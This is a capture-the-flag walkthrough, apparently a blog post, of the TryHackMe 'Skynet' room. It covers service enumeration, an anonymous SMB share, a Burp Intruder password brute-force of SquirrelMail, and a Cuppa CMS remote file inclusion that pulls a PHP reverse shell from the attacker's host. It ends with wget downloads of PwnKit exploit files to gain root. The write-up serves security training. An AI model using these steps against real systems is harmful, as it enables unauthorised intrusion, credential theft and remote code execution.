


CTF Link = https://tryhackme.com/room/skynet

Awesome! Terminator 2 was one of my favorite movies growing up. Let's see how this goes…

Step 1, Information Gathering!


First we begin with nmap:

```
nmap -sC -sV -Pn <Target IP>
```

```
┌──(halliwax㉿kali)-[~]
└─$ nmap -sC -sV -Pn 10.10.117.234
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-28 17:00 EST
Nmap scan report for 10.10.117.234
Host is up (0.073s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Skynet
110/tcp open  pop3        Dovecot pop3d
|_pop3-capabilities: TOP SASL PIPELINING CAPA RESP-CODES AUTH-RESP-CODE UIDL
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp open  imap        Dovecot imapd
|_imap-capabilities: ID LOGIN-REFERRALS ENABLE LOGINDISABLEDA0001 more have post-login lis
ties OK SASL-IR LITERAL+ Pre-login
445/tcp open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Linux OS. SSH is nice. Looks like there is a web server on port 80. Also some samba shares.

Let’s take a look at the site:



Nothing super interesting in the source code. Now we use Gobuster to brute force some directories

And I'll also go ahead and throw up a nikto scan


```
gobuster dir -e -u http://10.10.117.234 -w
/usr/share/wordlists/dirb/common.txt -o results.txt
```

```
http://10.10.117.234/.hta                (Status: 403) [Size: 278]
http://10.10.117.234/.htpasswd           (Status: 403) [Size: 278]
http://10.10.117.234/.htaccess           (Status: 403) [Size: 278]
http://10.10.117.234/admin               (Status: 301) [Size: 314] [--> http://10.10.117
http://10.10.117.234/config              (Status: 301) [Size: 315] [--> http://10.10.117
http://10.10.117.234/css                 (Status: 301) [Size: 312] [--> http://10.10.117
http://10.10.117.234/index.html          (Status: 200) [Size: 523]
http://10.10.117.234/js                  (Status: 301) [Size: 311] [--> http://10.10.117
http://10.10.117.234/server-status       (Status: 403) [Size: 278]
http://10.10.117.234/squirrelmail        (Status: 301) [Size: 321] [--> http://10.10.117
```


```
nikto -h 10.10.117.234
```

Nothing really interesting from nikto, but some pretty nice gobuster results.

Let's take a look at some directories:



Too bad. Let’s keep looking:



This could be interesting if we get a log in name.

Let’s go back to the nmap results. The NetBIOS ports 139 and 445 are very interesting. Let’s try enum4linux:

Enum4linux -a 10.10.117.234

The results from this are A LOT, here are some highlights:

```
[+] Attempting to map shares on 10.10.117.234
//10.10.117.234/print$  Mapping: DENIED, Listing: N/A
//10.10.117.234/anonymous       Mapping: OK, Listing: OK
//10.10.117.234/milesdyson      Mapping: DENIED, Listing: N/A
//10.10.117.234/IPC$    [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

```
 ==============================
|    Users on 10.10.117.234    |
 ==============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: milesdyson       Name:   Desc:

user:[milesdyson] rid:[0x3e8]
```

```
[+] Password Info for Domain: SKYNET

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes
```

And we will also do an SMBmap:

Smbmap -H 10.10.117.234

```
└─$ smbmap -H 10.10.117.234
[+] Guest session       IP: 10.10.117.234:445   Name: 10.10.117.234
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Dr
        anonymous                                               READ ONLY       Skynet Ano
        milesdyson                                              NO ACCESS       Miles Dyso
        IPC$                                                    NO ACCESS       IPC Servic
```

Nice! Read access to anonymous, let’s use SMBget to just pull that down:

First I’ll make a new directory to store the results. In my terminal I’ll type:

Mkdir smb_results

Cd smb_results

smbget -R smb://10.10.117.234/anonymous

press enter instead of entering the password since this allows anonymous login

Boom! Now you have the files in a nicely organized directory.

There is an attention.txt that reads:

```
A recent system malfunction has caused various passwords to be changed. All
skynet employees are required to change their password after seeing this.
-Miles Dyson
```

There is also a one log file that has some data:

```
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
```

Looks like some juicy passwords!

Based on all the info collected I would say milesdyson should be a legit login credential. Let’s try that squirrel mail site. Burp Suite Intruder Time! If you aren’t familiar with Burp Suite, I would highly recommend this tutorial: https://tryhackme.com/room/burpsuitebasics

I’m cool with using Intruder on the Community Edition since our PW list is pretty small. Otherwise the rate limiting is pretty brutal.

First let’s grab a login post request:

Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Logger

Intercept | HTTP history | WebSockets history | Options

Request to http://10.10.117.234:80

Forward | Drop | Intercept is on | Action | Open Browser

Pretty | Raw | Hex

```
1  POST /squirrelmail/src/redirect.php HTTP/1.1
2  Host: 10.10.117.234
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 75
9  Origin: http://10.10.117.234
10 Connection: close
11 Referer: http://10.10.117.234/squirrelmail/src/login.php
12 Cookie: squirrelmail_language=en_US; SQMSESSID=nfec6umb1njtmro37qbq6g8od7
13 Upgrade-Insecure-Requests: 1
14
15 login_username=test&secretkey=test&js_autodetect_results=1&just_logged_in=1
```

Press CTRL + I to forward it to the intruder, and set up our payload position

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

1 × 2 × ...

Target Positions Payloads Resource Pool Options


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in wh

Attack type: Sniper

```
1  POST /squirrelmail/src/redirect.php HTTP/1.1
2  Host: 10.10.117.234
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 75
9  Origin: http://10.10.117.234
10 Connection: close
11 Referer: http://10.10.117.234/squirrelmail/src/login.php
12 Cookie: squirrelmail_language=en_US; SQMSESSID=nfec6umb1njtmro37qbq6g8od7
13 Upgrade-Insecure-Requests: 1
14
15 login_username=milesdyson&secretkey=§test§&js_autodetect_results=1&just_logged_in=
```

Upload our wordlist and GO!



That was quick! This reveals the answer to QUESTION_ONE

Ok, we are in!

Folders
Last Refresh:
Mon, 5:13 pm
(Check mail)

INBOX
INBOX.Drafts
INBOX.Sent
INBOX.Trash

Current Folder: **INBOX**

Compose Addresses Folders Options Search Help

Toggle All

Move Selected To:
INBOX Move Forward

From	Date	Subject
skynet@skynet	Sep 17, 2019	Samba Passw
serenakogan@skynet	Sep 17, 2019	(no subject)
serenakogan@skynet	Sep 17, 2019	(no subject)

Toggle All

SAMBA PASSWORD RESET?!

Current Folder: **INBOX**

Compose Addresses Folders Options Search Help

Message List | Unread | Delete Previous | Next

Subject: Samba Password reset
From: skynet@skynet
Date: Tue, September 17, 2019 9:10 pm
Priority: Normal
Options: View Full Header | View Printable Version | Download this as a

```
We have changed your smb password after system malfunction.
Password: [illegible]
```

Haha, I love CTFs…

I'm skeptical that the other two emails will be useful. One is a binary phrase and the other is:

```
i can i i everything else . . . . . .
balls have zero to me to me to me to me to me to me to me to me to
you i everything else . . . . . .
balls have a ball to me to me to me to me to me to me to me
i i can i i i everything else . . . . . .
balls have a ball to me to me to me to me to me to me to me
i . . . . . .
balls have zero to me to me to me to me to me to me to me to me to
you i i i i i everything else . . . . . .
balls have 0 to me to me to me to me to me to me to me to me to
you i i i everything else . . . . . .
balls have zero to me to me to me to me to me to me to me to me to
```

Hm. Let's just log into miles' samba share with that newly acquired password.

SMB client stuff can be a little wonky for new people. Here's how to login:

Smbclient ‘\\<target ip>\milesdyson’ replace <target ip> with your targets IP address.

Once you’re in you can do ls or dir to see what we got. I noticed there was a notes directory

Cd notes and then a dir command shows me a bunch of files but I’m very interested in important.txt

```
┌──(halliwax㉿kali)-[~]
└─$ smbclient -U milesdyson '\\10.10.117.234\milesdyson'
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

                9204224 blocks of size 1024. 5829404 blocks available
smb: \> cd notes
smb: \notes\> dir
  .                                   D        0  Tue Sep 17 05:18:40 2019
  ..                                  D        0  Tue Sep 17 05:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 05:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 05:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 05:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 05:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 05:01:29 2019
  important.txt                       N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 05:01:29 2019
```

So then I do get important.txt and download it.

cat important.txt shows:

```
1. Add features to beta CMS [redacted]
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

A hidden directory! There’s the answer for QUESTION_TWO


Entering that directory in the browser reveals:

Miles was a great character from T-2. Note to self, watch T-2 again! It’s been too long… anyways…

This itself isn’t revealing too much. Source code was also boring. Let’s try brute forcing the newly found

Directory with good old Gobuster

```
┌──(halliwax㉿kali)-[~]
└─$ gobuster dir -e -u http://10.10.117.234/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirb
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.117.234/45kra24zxs28v3yd/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Expanded:                true
[+] Timeout:                 10s
===============================================================
2022/02/28 18:59:55 Starting gobuster in directory enumeration mode
===============================================================
http://10.10.117.234/45kra24zxs28v3yd/.hta                (Status: 403) [Size: 278]
http://10.10.117.234/45kra24zxs28v3yd/.htaccess           (Status: 403) [Size: 278]
http://10.10.117.234/45kra24zxs28v3yd/.htpasswd           (Status: 403) [Size: 278]
http://10.10.117.234/45kra24zxs28v3yd/administrator       (Status: 301) [Size: 339] [-->
dministrator/]
```



I tried both milesdyson passwords on this login to no avail. Since we have the Cuppa CMS name let’s try

Searchsploit:

```
┌──(halliwax㉿kali)-[~]
└─$ searchsploit cuppa
------------------------------------------------------------ ---------------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ---------------------------------
Cuppa CMS - '/alertConfigField.php' Local/Remote File In | php/webapps/25971.txt
------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

I downloaded the exploit and after reading looking it over it looks like we have a remote file inclusion vulnerability. It specifically calls out remote PHP files. BINGO! It's time for a good old php reverse shell.

This is a community favorite PHP reverse shell:

https://pentestmonkey.net/tools/web-shells/php-reverse-shell

Download that PHP code and enter your local host address and the port you want to use. I'm going to

Use 4444.

I'll then turn on my own web server that will host my shell code. I like python:

Python3 -m http.server 8000

I'll enter nc -nlvp 4444 into my terminal to turn my listener on…

Then in my browser I'll enter the following modified URL that I got from the exploit, and press ENTER

```
10.10.117.234/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://[redacted]
```

I obfuscated my THM ip address. You would just use your own there.

Yay! We are in with a low priv reverse shell. I also poked around and found the user flag for QUESTION_FOUR

```
$ cd home
$ ls
milesdyson
$ cd milesdyson
$ ls
backups
mail
share
user.txt
$ cat user.txt
[redacted]
$
```

And finally QUESTION_FIVE asks for a root flag.

LinPEAS time!

I used wget on the python http server that I still have running to move linpeas.sh into the target's

/tmp folder (that's generally always a world writeable folder). I make it executable with chmod 777 and execute with ./linpeas.sh

Linpeas results are pretty intense but they do a good job of calling out the important stuff with their color key. This blatantly stood out to me:

```
╔═══════╣ Sudo version
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.16

Vulnerable to CVE-2021-4034
```

Good ole' pwnkit.

I've used this exploit before, it's relatively straightforward. Download the files from exploit-db and the idea

Is that you will make two C files using the code in the makefile. Exploit.c and Evil-so.c After those two files

Are made follow the instructions on how to compile them using gcc. Make SURE you compile the C files. Now we can wget the files from our python http server just like we did linpeas. Chmod 777 the two exploit files and then run them to get root access

```
$ wget http://[redacted]:8000/evil.so
--2022-02-28 18:52:50--  http://[redacted]:8000/evil.so
Connecting to [redacted]:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 15584 (15K) [application/octet-stream]
Saving to: 'evil.so'

     0K .......... .....                                      100%  205K=0.07s

2022-02-28 18:52:51 (205 KB/s) - 'evil.so' saved [15584/15584]

$ wget http://[redacted]:8000/exploit
--2022-02-28 18:53:08--  http://[redacted]:8000/exploit
Connecting to [redacted]:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16176 (16K) [application/octet-stream]
Saving to: 'exploit'

     0K .......... .....                                      100%  219K=0.07s

2022-02-28 18:53:09 (219 KB/s) - 'exploit' saved [16176/16176]

$ ./exploit
/bin/sh: 45: ./exploit: Permission denied
$ chmod 777 evil.so
$ chmod 777 exploit
$ ./exploit

ls
GCONV_PATH=.
evil.so
evildir
exploit
linpeas.sh
systemd-private-90630567d9d1439dbc06b87b6257f342-dovecot.service-4vHovk
systemd-private-90630567d9d1439dbc06b87b6257f342-systemd-timesyncd.service-w1dDHK
tmux-33
whoami
root
```

Cd / to get to the root directory and the rest is pretty easy!

```
cd root
ls
root.txt
cat root.txt
[redacted]
```

All in all, super fun 😊

Congratulations

